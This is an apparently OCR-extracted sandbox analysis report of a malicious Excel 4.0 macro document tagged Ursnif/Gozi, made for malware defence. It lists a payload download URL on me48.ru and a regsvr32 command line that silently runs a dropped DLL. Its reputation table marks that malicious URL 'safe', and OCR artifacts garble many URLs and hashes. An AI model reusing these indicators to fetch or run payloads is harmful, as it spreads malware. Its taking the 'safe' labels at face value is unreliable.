ID: 324312
Sample Name: document-1444032431.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:54:32
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report document-1444032431.xls 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Sigma Overview 4
System Summary: 4
Signature Overview 5
AV Detection: 5
Software Vulnerabilities: 5
System Summary: 5
HIPS / PFW / Operating System Protection Evasion: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 6
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 7
Domains 7
URLs 7
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
Contacted IPs 13
Public 13
Private 13
General Information 13
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 15
IPs 15
Domains 15
ASN 16
JA3 Fingerprints 16
Dropped Files 16
Created / dropped Files 16
Static File Info 18
General 18
File Icon 18
Static OLE Info 18
General 19
OLE File "document-1444032431.xls" 19
Indicators 19
Summary 19
Document Summary 19
Streams 19
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 19
General 19

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 19
General 19
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326259 20
General 20
Macro 4.0 Code 20
Network Behavior 20
Network Port Distribution 20
TCP Packets 21
UDP Packets 21
DNS Queries 22
DNS Answers 22
HTTP Request Dependency Graph 22
HTTP Packets 22
Code Manipulations 23
Statistics 23
Behavior 23
System Behavior 23
Analysis Process: EXCEL.EXE PID: 1376 Parent PID: 792 23
General 23
File Activities 23
File Created 23
File Deleted 24
Registry Activities 25
Key Created 25
Key Value Created 25
Analysis Process: regsvr32.exe PID: 5648 Parent PID: 1376 25
General 25
Disassembly 25
Code Analysis 25


Analysis Report document-1444032431.xls

Overview


General Information

Sample Name:	document-1444032431.xls
Analysis ID:	324312
MD5:	407b70bcaef4d41.
SHA1:	2cc134d5c5ea93…
SHA256:	6bbfff6e9dd2926…
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 1376 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 5648 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1444032431.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4fea2:$s1: Excel • 0x50f1d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1444032431.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1444032431.xls	35%	Virustotal		Browse
document-1444032431.xls	14%	Metadefender		Browse
document-1444032431.xls	45%	ReversingLabs	Document-Word.Backdoor.Quakbot	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
me48.ru	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://me48.ru/ds/231120.gif	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
me48.ru	188.225.24.87	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://me48.ru/ds/231120.gif	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://login.microsoftonline.com/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://shell.suite.office.com:1443	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://cdn.entity.	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://powerlift.acompli.net	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://cortana.ai	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://api.aadrm.com/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://api.microsoftstream.com/api/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://cr.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://graph.ppe.windows.net	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://store.office.cn/addinstemplate	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
